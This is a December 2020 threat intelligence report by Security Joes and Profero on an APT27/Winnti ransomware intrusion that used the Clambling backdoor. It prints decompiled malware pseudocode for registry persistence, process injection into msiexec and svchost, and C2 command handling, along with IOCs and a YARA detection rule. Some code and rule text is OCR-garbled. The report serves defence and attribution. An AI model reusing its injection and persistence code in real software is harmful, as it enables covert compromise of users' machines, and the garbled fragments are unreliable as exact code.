PKOFEKO

SECURITY JOES



APT27 Turns to Ransomware

Global Threat Center, Intelligence Team

Published ———

December 2020

Forward


Earlier this year, Security Joes and Profero responded to an incident involving ransomware and the encryption of several core servers. After an extensive investigation, our team was able to discover samples of malware linked to a campaign reported on by *TrendMicro*¹, known as **DRBControl**, with links to both APT groups: **APT27** and **Winnti**. This particular campaign revolves around attacks on major gaming companies, worldwide.

DRBControl was first reported on by *TrendMicro* and *Talent-Jump Technologies* at the beginning of 2020 and covered an incident they responded to back in July 2019. What was interesting about this backdoor was its utilization of Dropbox as a Command and Control (C2) server. Our team discovered a very similar sample that we were able to identify as a variant of **Clambling**, however the sample lacked any Dropbox capabilities. As a result, it could be considered an older variant; or that the threat actors have different variants for different use cases.

Alongside the discovered backdoor, we located the ASPXSpy webshell, a sample of PlugX, and Mimikatz. The initial infection vector was through a 3rd party service provider, that had been previously infected through another 3rd party service provider.

With regards to who is behind this specific infection chain, there are extremely strong links to APT27/Emissary Panda, in terms of code similarities, and TTPs. APT27 is believed to be a state-sponsored Chinese APT group, focused on cyberespionage and theft of information and data. What stood out in this incident was the encryption of core servers using BitLocker, which is a drive encryption tool built into Windows. This was particularly interesting, as in many cases threat actors will drop ransomware to the machines, rather than use local tools. Previously, APT27 was not necessarily focused on financial gain, and so employing ransomware actor tactics is highly unusual, however this incident occurred at a time where COVID-19 was rampant across China, with lockdowns being put into place, and therefore a switch to a financial focus would not be surprising. Upon writing this report, a report was released by PTSecurity², which covered an incident linked to APT27 where the Polar ransomware was dropped to systems, validating our belief APT27 has become more financially focused.

Chinese APT refocus efforts on financial gain




INFECTION CHAIN

As mentioned previously, the threat actors gained a foothold onto the company systems through a 3rd party compromise. An ASPXSpy webshell was also deployed, to assist in lateral movement.

The PlugX and Clambling samples were both loaded into memory using a Google Updater executable vulnerable to DLL Side-Loading. For each of the two samples, there was a legitimate executable, a malicious DLL, and a binary file consisting of shellcode responsible for extracting the payload from itself and running it in memory. Both samples used the signed Google Updater, and both DLLs were labeled goopdate.dll, however the PlugX binary file was named license.rtf, and the Clambling binary file was named English.rtf.

We also discovered a generic Mimikatz sample on the infected machine, that was not modified by the attackers before distributing it onto the machines. Additionally, we located a binary responsible for escalating privileges by exploiting CVE-2017-0213, for which the source code is publicly available. This lines up with the TrendMicro report, which mentions the discovery of the same exploit being used. APT27 has been known to use this exploit to escalate privileges in the past; with one incident resulting in a CryptoMiner being dropped to the system. This shows us that this is not the first time APT27 has turned into financially motivated attackers.

Links between APT27 and Winnti



TOOL ANALYSIS

Due to the extensive nature of PlugX usage among Chinese threat actors, we chose to focus our efforts on analysing the Clambling implant, as it seems to be somewhat unique to this campaign. Specifically, we discovered a different variant of the **Type 2 Backdoor**, confirmed initially through the exposed RTTI information – the only difference is the lack of the **CMuture** class in the sample we discovered.

Vftable	Methods Flags	Type	Hierarchy
品 002B7480	1	type_info	type_info:
品 002B748C	2	std::exception	std::exception:
's [‡] 002B7474	2	std::bad_alloc	std::bad_alloc: std::exception;
品 002B9820	4	CTelnet	CTelnet: CPlugin;
品 002B97DC	4	CShell	CShell: CPlugin;
♣ 002B977C	4	CScreen	CScreen: CPlugin;
品 002B9748	4	CPortMap	CPortMap: CPlugin;
♣ 002B965C	4	CPlugin	CPlugin:
品 002B92AC	8	CNetUdp	CNetUdp: CNet;
品 002B9288	8	CNetTcp	CNetTcp: CNet;
♣ 002B923C	8	CNetPipe	CNetPipe: CNet;
몶 002B90AC	8	CNetHttp	CNetHttp: CNet;
品 002B91A8	8	CNet	CNet:
品 002B9734	4	CKeyLog	CKeyLog: CPlugin;
品 002B9670	4	CFileManager	CFileManager: CPlugin;

Figure 1 - VFTable

Upon being loaded into memory through DLL Side-Loading, the flow of execution at first is determined by the number of arguments, rather than the content of the arguments. Before the program even queries the number of arguments, it writes the encrypted on-board configuration to the registry. In the sample we discovered, it writes it to <code>[HKLM/HKCU] \ Software \ \ RCS \ \ Software \ \ CPanels.</code> After the configuration has been written to the registry, the sample will decrypt it in memory, for later use in the sample.

```
= 0;
  = &Data;
sub_2A5DAF();
if ( RegOpenKeyExW(HKEY_CURRENT_USER, L"Software\\RCS\\Software", 0, 1u, &phkResult)
 || sub_2A5FA8(&phkResult, &Data, (int)&v3) )
 sub_2A5DAF();
              KeyExW(HKEY_LOCAL_MACHINE, L"Software\\RCS\\Software", 0, 1u, &phkResult)
   || sub_2A5FA8(&phkResult, &Data, (int)&v3) )
   v4 = (BYTE *)&enc_config;
   sub_2A5DAF();
   sub_2A5E68();
    sub 2A5DAF()
   if ( sub_2A5FEB(HKEY_LOCAL_MACHINE, L"Software\\RCS\\Software", L"CPanels", (BYTE *)&enc_config, 0xB64u, 3u) )
     sub_2A5FEB(HKEY_CURRENT_USER, L"Software\\RCS\\Software", L"CPanels", (BYTE *)&enc_config, 0xB64u, 3u);
 }
alloc_heap_x2();
result = config_decrypt_algo((int)(v4 + 36), (int)&ptr_config, *((_DWORD *)v4 + 9), 2880);
if (!result)
 wsprintfW(word 2BE3E8, L"%s", v0);
 result = 0;
```

Figure 2 - Code sample

Onto the argument parsing, there are a total of 4 pathways. The first pathway to execute will setup persistence and execute the DLL Side-Loading vulnerable executable with the argument 16.

This triggers execution of the second pathway, which will result in the sample spawning msiexec.exe, with the argument 17, and injecting itself into it. As a result, pathway 3 will execute inside the msiexec.exe process, and this will initiate communications with the C2 server, and spawn svchost.exe with an argument based on the current process identifier, once again injecting itself into the newly created process.

The 4th and final pathway will execute in svchost.exe. This pathway involves setting up a pipe between the msiexec.exe and svchost.exe process, and initializing the main backdoor features such as the keylogger, screen capture, file manager, etc. This pipe allows the attacker to send commands to the svchost.exe process, to request log files, screen captures, etc.

NUMBER OF ARGUMENTS - ARGUMENT CONTENT	Action	
1 – NONE	Set up persistence through registry or services, and spawn again with argument 16	
2 – 16	Inject into msiexec.exe with argument 17	
2 – 17	Initiate communications with the C2 server, and inject itself into a spawned svchost.exe with argument based on PID	
2 – PID	Set up a pipe with the msiexec.exe process, and initialize main backdoor functions	

```
v4 = GetCommandLineW();
v5 = CommandLineToArgvW(v4, &pNumArgs);
if ( pNumArgs == 1 )
{
    setup_persist_and_exec_with_arg_16();
}
else if ( pNumArgs == 2 )
{
    sub_2A5EA8(v5[1], &v12);
    if ( v12 == (const WCHAR *)16 )
    {
        inject_into_msiexec_with_arg_17();
    }
    else if ( v12 == (const WCHAR *)17 )
{
        spawn_svchost_and_init_communications();
    }
    else
{
        v6 = sub_2A5DAF();
        proc_name = v12;
        *(_DWORD *)(v6 + 8) = 1;
        init_interaction_with_backdoor_features((int)proc_name);// executed inside svchost
    }
}
```

Figure 3 - Argument parsing

Persistence is set up through the system services if the sample has the correct privileges, otherwise it utilizes the Run key in the registry. Once persistence has been set up, the sample will spawn another instance of itself, with the argument **16**, as mentioned previously.

```
rvices, &debug exe, 16);// points to the vulnerable executable - a google update exe
sub_2A1646();
result = sub_2A5FEB(
           HKFY CURRENT USER.
            L"Software\\Microsoft\\Windows\\CurrentVersion\\Run",
           &ServiceName,
(BYTE *)&CommandLine,
2 * v0,
if (!result)
  StartupInfo.wShowWindow = 0:
   tartupInfo.dwFlags = 1;
  if ( CreateProcessW(0, &CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
    if ( ProcessInformation.hProcess )
      CloseHandle(ProcessInformation.hProcess);
      ProcessInformation.hProcess = 0;
   if ( ProcessInformation.hThread )
      CloseHandle(ProcessInformation.hThread);
   result = 0;
  else
    result = GetLastError();
```

Figure 4 - Persistence through a vulnerable executable, google update executable

The injection into **msiexec.exe** is fairly simple, with the sample simply allocating memory in the remote suspended process, writing itself to memory, and patching the entry point to call the entry point of its injected code, passing in the argument **0x120000.** Once the overwrite has been completed, the main thread will be resumed, executing the malicious injected payload.

```
GetIhreadContext(hihread, &context);
entry_point_of_proc = (LPVOID)Context.Eax;
lpBaseAddress = VirtualAllocEx(hProcess, 0, 0x1000u, 0x1000u, 0x40u);
v13 = VirtualAllocEx(hProcess, 0, 0xCu, 0x1000u, 4u);
v3 = VirtualAllocEx(hProcess, 0, dwSize, 0x1000u, 4u);
ptr_allocated_mem = lpBaseAddress;
v14 = v3:
if ( !lpBaseAddress || !v13 || !v3 )
   return GetLastError();
Buffer = v3;
v5 = sub_2A33AA;
if ( *(_BYTE *)sub_2A33AA == 0xE9u )
    v5 = (char **(_stdcall *)(char **))((char *)sub_2A33AA + *(_DWORD *)((char *)sub_2A33AA + 1) + 5);
if ( !WriteProcessMemory(hProcess, lpBaseAddress, v5, 0x1000u, &NumberOfBytesWritten) )
   return GetLastError();
if ( !WriteProcessMemory
return GetLastError();
                                   y(hProcess, v13, &Buffer, 0xCu, &NumberOfBytesWritten) )
if ( !WriteProcessMemory(
   return GetLastError();
                                   y(hProcess, v14, *(LPCVOID *)v2, *(_DWORD *)(v2 + 4), &NumberOfBytesWritten) )
 ptr_entry_point = entry_point_of_proc;
 v16 = v13;
jmp_distance = ptr_allocated_mem - (_BYTE *)entry_point_of_proc - 10;// 10 = size of jump
jmp_distance_1 = (_WORD)ptr_allocated_mem - (_WORD)entry_point_of_proc - 10;
 v20 = jmp_distance >> 24;
first_jmp_opcode = 0x68;
                                                                    // push
 call = 0xE8u;
                                                                   // short call
 v19 = jmp_distance >> 16;
      berOfBytesWritten = 11;
                                                                    // writes: push 120000; call newEP; ret;
return GetLastError();
```

Figure 5 - Memory allocation for the process

The injection into **svchost.exe** operates similarly, overwriting the entry point with a push and a call to the entry point of the malicious code.

Inside the second **msiexec.exe** process, communication with the C2 server will begin. The sample of Clambling we analysed contained 3 main communication protocols: raw UDP, raw TCP and HTTP. During the investigation, we focused our analysis efforts on the TCP protocol primarily. This utilized WinSock API for communication, including **WSASend** and **WSARecv.**

```
rdata:002B9288 ??_7CNetTcp@@6B@ dd offset sub_2A54BB ; DATA XREF: assign_comms_protocol+24îo
rdata:002B9288
                                                        ; sub 2A54BB+31o
rdata:002B928C
                               dd offset null
rdata:002B9290
                               dd offset initiate
rdata:002B9294
                               dd offset send_data
.rdata:002B9298
                               dd offset overlap_info
.rdata:002B929C
                               dd offset recv_data
rdata:002B92A0
                               dd offset overlap_info_0
rdata:002B92A4
                               dd offset close_sock
```

Figure 6 - Process injection

The communication-linked function will loop until a command is received to clean up any traces from the machine, at which point the implant will remove any linked files and terminate itself.

```
while (1)
  v4 = assign_comms_protocol((int)&ptr_comms_vftable, v8, v9, val_1);
  if ( v4 )
    break;
  v5 = ptr comms vftable;
  v4 = backdoor_communications((int)ptr_comms_vftable, nSize);
  if (v4 == 1223)
    if ( v5 )
      (**v5)(v5, 1);
    return v4;
  if ( v5 )
    (**v5)(v5, 1);
    ptr_comms_vftable = 0;
  }
  sub_2A1646();
  v6 = (HANDLE *)sub_2A5DAF();
  if ( WaitForSingleObject(*v6, timer) != 258 )
    return 1223;
```

Figure 7 - Cleaning up after execution

There are several commands available to an attacker inside the second **msiexec.exe** process. These include gathering system information such as the current privileges (user privileges, administrator privileges, etc.) and the operating system version information, dropping/updating the current implant, and cleaning any traces of the malware from the infected machine. The clean-up functionality will remove any dropped files to the machine, remove any added registry keys, as well as services if it was running with administrator privileges.

```
v4 = GetTickCount();
comms_buffer[2] = v4 & 0x3F;
 *comms_buffer = 0 \times 20160101;
comms_buffer[1] = 0x100;
for ( i = 0; i < comms_buffer[2]; ++i )</pre>
   v4 *= 17;
  *((_BYTE^*)comms_buffer + i + 16) = v4;
v6 = encrypt_and_send_data(ptr_comms_vftable, (int)comms_buffer);
ABEL 19:
if (!v6)
  while (1)
     v7 = receive_from_c2(ptr_comms_vftable, (int)comms_buffer, 0x927C0u);
     if ( v7 )
      break;
     switch ( comms_buffer[1] )
                                             // command parser
      case 0x101:
        v6 = gather_sys_info(nSize, ptr_comms_vftable, (int)comms_buffer);
         goto LABEL_19;
       case 0x103:
        v6 = change_comms_protocol_or_use_pipe(nSize, (int)comms_buffer);
         goto LABEL 19;
       case 0x104:
        v6 = sub_2A42A5(comms_buffer, ptr_comms_vftable);
         goto LABEL_19;
       case 0x106:
         comms_buffer[2] = 0;
         *comms_buffer = 0x20160101;
         comms_buffer[1] = 0x106;
         comms_buffer[3] = clean_up();
         encrypt_and_send_data(ptr_comms_vftable, (int)comms_buffer);
         sub_2A1646();
         v8 = (HANDLE *)sub_2A5DAF();
         WaitForSingleObject(*v8, timer);
         v9 = (HANDLE *)sub_2A5DAF();
         SetEvent(*v9);
        v7 = 1223;
         goto LABEL_22;
      case 0x107:
        v6 = possible_bot_update_or_drop_additional_module(ptr_comms_vftable, (int)comms_buffer);
         goto LABEL_19;
      case 0x108:
         sub 2A1646();
         possible_config_update((int)(comms_buffer + 4));
    }
  }
```

Figure 8 - Communication methods

COMMAND	FUNCTION	
0X101	Gather System Information	
0X103	Change communication protocol or initiate pipe communication with svchost.exe	
0X104	Unknown: Send a 32 byte string to the C2	
0X106	Clean up traces of the malware on the infected machine	
0X107	Allow attacker to update/drop additional malware to be loaded into memory via DLL Side-Loading	
0X108	Update a value in the configuration, encrypt it, and store it in the registry	


While it does not utilize Dropbox as a C2 server, it is still extremely modular and allows the attacker to drop additional samples of malware to an infected machine or execute commands through a reverse shell – such as executing BitLocker to encrypt core servers. There are definitely some code overlaps between Clambling and PlugX, such as the usage of what seems to be a campaign identifier in the packets sent to and from the C2 server: **0x20160101.** This same structure can be seen in PlugX samples, which could indicate the developers used source code from the PlugX remote access tool while developing Clambling. Additionally, it seems like the actors behind this particular strain are constantly updating and reworking their tools, as it is a fairly new campaign yet there are several different variants of a specific tool.

LINKS TO THREAT ACTORS

Reading through the TrendMicro report, there were 2 possible groups linked to the **DRBControl** campaign. **APT27** and **Winnti**. **APT27** was linked to the campaign due to the usage of the HyperBro backdoor in one of the incidents. HyperBro is typically considered to be unique to APT27, rather than a commonly shared tool such as PlugX. This could indicate that APT27 is responsible for the campaign, or that they are beginning to share tools with other cybercrime groups. Winnti had a much stronger link to the campaign, based on similar mutexes, and the post exploitation commands run by the attackers. The post exploitation commands included a **bitsadmin** call, which reached out to an IP address linked to **Winnti** infrastructure. **bitsadmin** is another Windows tool that allows for file transfers and can be used to download remote files. Additionally, Winnti are known to target computer gaming companies, so the switch from that to gambling companies is not too farfetched to believe - compared to APT27, who commonly target government organisations, defence sectors, and more. In our analysis, we found similarities between our Clambling sample, and older confirmed APT27 implants; specifically, the method of using the number of arguments to execute different functions, and the usage of DLL Side-Loading with the main payload stored in a separate file. Unfortunately, this was not enough to confirm the hypothesis that APT27 was behind this campaign, and as we did not have any other samples such as HyperBro, we decided to focus on the possibility of a **Winnti** link.

After searching for code overlap between **Winnti** samples and our Clambling sample, we discovered a report by *Command54* on an incident that took place back in 2011, that targeted *SK Communications*, a South Korean tech company. The incident involved the theft of personal information of up to 35 million records and occurred due to the hijacking of a third-party server belonging to *ESTSoft*⁵. The server in question provided automatic updates to *ESTSoft*'s archive software, and when hijacked by attackers, provided an update to SK Communications systems that would enable an attacker to perform DLL Side-Loading through the legitimate archive software. Interestingly, one of the Clambling implants discovered by TrendMicro involved a patched copy of *HaoZip*, a Chinese alternative to *WinRAR* and *WinZIP*.

Relations between our findings and previous reports



We investigated further and came across an excerpt of the configuration block in the main sample used to infiltrate *SK Communications*.

Figure 9 – Configuration block from SK Communication incident

While it is a weak link, we discovered similarities between this configuration block and the configuration block in the Clambling backdoor. This link could indicate possible configuration structure reuse between the two samples. The main similarities between the 2 configuration blocks lie in the storage of the port just before the IP address, as well as the use of a potential time stamp and timer value. Above you can see an image of the configuration block from the SK Communications hack, and below you can see an excerpt from the Clambling configuration block.

Figure 10 - Clambling configuration

After discovering this link, we investigated the *SK Communications* incident a bit further. Uploading the Clambling backdoor to *Intezer*⁶ yielded strong links to the PlugX strain of malware, and interestingly, very weak links to the *SK Communications* sample.

```
struct start_of_clambling_config_block {

DWORD potential_timestamp;

DWORD timer_value;

DWORD unknown_value;

DWORD nulls;

WORD integer;

WORD port;

BYTE url[64];

}
```

Figure 11 - SK Configuration Structure

```
struct start_of_nateon_config_block {

DWORD potential_timestamp;

DWORD used_to_check_decrypted_config;

DWORD timer_value;

WORD number_of_c2s;

WORD port;

BYTE url[64];
```

Figure 12 - Configuration structure

From there, we discovered a blog post by *Kaspersky*⁷ which mentioned *ESTSoft* had been penetrated by **Winnti** around the same time *SK Communications* were hacked. As **Winnti** are known for compromising certificates for signing malware, and the *SK Communications* incident occurred due to a signed malicious update, it is not farfetched to believe **Winnti** were responsible for the breach of *SK Communications*, which in turn could hint towards **Winnti** being behind the Clambling backdoor. While there certainly is not as much string encryption or API obfuscation occurring in this new backdoor, it is odd that the configurations are very similar in terms of structure, and therefore we decided to share this point regardless, in hopes it can lead to further research.

We also observed that SK Communications, the owner of the largest social network CyWorld in South Korea and the popular South Korean web portal Nate, had been hacked back in 2011 and an infection spread there from another company ESTsoft to which the Winnti team had first penetrated:

 $\bullet \ \ https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2013/04/20082912/C5_APT_SKHack.pdf$

Combining all the links we discovered during our analysis of our incident, it is not out of the question that **Winnti** is behind the Clambling backdoor, or at least a sub-group operating under the Winnti umbrella. The target in question is not a common target for APT27, however **Winnti** is known to target more niche companies such as video game development companies⁸. The configuration block itself has links to an incident back in 2011 that can be linked to **Winnti** through TTPs and the fact they had infiltrated the company which had their software altered and dropped onto SK Communications systems resulting in the compromise. Additionally, looking at the **Winnti** infrastructure overlap *TrendMicro* were able to identify in their report, it is even clearer.

However, attribution is not simple to do. Based on the small number of samples we found in the incident, we are only able to speculate at this point. Aside from a sample of PlugX, MimiKatz, Clambling, and two UAC bypass exploits used by the attackers, we did not have much more to go on in terms of Post Exploitation tools. We hope by sharing our research, we can help generate more research on this particular group, and any links they may have to other campaigns, both new and old.

REFERENCES

- 1. https://documents.trendmicro.com/assets/white_papers/wp-uncovering-DRBcontrol.pdf
- 2. https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/incident-response-polar-ransomware-apt27/
- 3. https://labs.k7computing.com/?p=20808
- 4. https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2013/04/20082912/C5_APT_SKHack.pdf
- 5. http://www.estsoftinc.com/
- 6. https://analyze.intezer.com/analyses/be4ba3bc-70a2-43ba-b4c9-1f0818fde8c9
- 7. https://securelist.com/winnti-faq-more-than-just-a-game/57585/
- 8. https://attack.mitre.org/groups/G0044/

IOCs

Binaries

ТҮРЕ	FILE NAME	FILE HASH (MD5)
LEGITIMATE SIGNED GOOGLEUPDATE	GoogleUpdate.exe, debug.exe	e1b44a75947137f4143308d566889837
SIDELOADED MALICIOUS GOOPDATE.DLL	goopdate.dll	36b33c0cf94dacf7cee5b9a8143098d1 c4164efa57204ad32aec2b0f1a12bb3a
ENCRYPTED CLAMBLING PAYLOAD	English.rtf	aa4f7e8e45915a9f55a8b61604758ba3
ENCRYPTED PLUGX PAYLOAD	license.rtf	878fa03b792d2925d07f4dac4aa34a47

C2s

http://www.kkxx888666[.]com

http://www.betwln520[.]com


YARA Rules

Our YARA rules are publicly available at: https://github.com/Profero-SecurityJoes/yara

```
rule clambling_backdoor {
             meta:
                          author = "Daniel Bunce | SecurityJoes"
                          description = "Detect Clambling Backdoor through Strings and
Keylogger Encryption Algorithm"
            strings:
                          $fr0 = "[\%02d:\%02d:\%02d:\%04d-\%02d-\%02d] | %s | %s | %s" wide
                          $\fir1 = \frac{1}{8} \quad \frac{1}{804d} - \frac{802d}{802d} \frac{802d}{802d} \quad \quad \frac{802d}{802d} \quad \quad \frac{802d}{802d} \quad \quad \frac{802d}{802d} \quad \quad \quad \quad \frac{802d}{802d} \quad \qua
                          $$tr2 = "%s\\*.log" wide
                          $$tr3 = "GetRawInputData"
                          $$r4 = "RegisterRawInputDevices"
                          $$r5 = "WTSEnumerateSessionsW"
                          $$r6 = "CreateEnvironmentBlock"
                          $\fir7 = "abcdefghijklmnopqr\fuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
                          $\final = "Software\\Microsoft\\Windows\\CurrentVersion\\Run" wide
                          $rtti1 = "PortMap" nocase
                          $rtti2 = "KeyLog" nocase
                          $rtti3 = "Telnet" nocase
                          $rtti4 = "Screen" nocase
                          $rtti5 = "Shell" nocase
                          $rtti6 = "FileManager" nocase
                          $rtti7 = "Plugin" nocase
                          re1 = /\x80([\xC0-\xFF])(.)\x80([\xC0-\xFF])(.)\x80([\xC0-\xFF])
(.)/
             condition:
                          uint16(0) == 0x5A4D and 3 of ($t^*) and any of ($rtti^*) and $re1
}
```

APT27 Turns to Ransomware | Global Threat Center, Intelligence Team

December 2020



For additional information please reach out to

PKOFEKO

SECURITY JOES

contact@profero.io

contact@securityjoes.com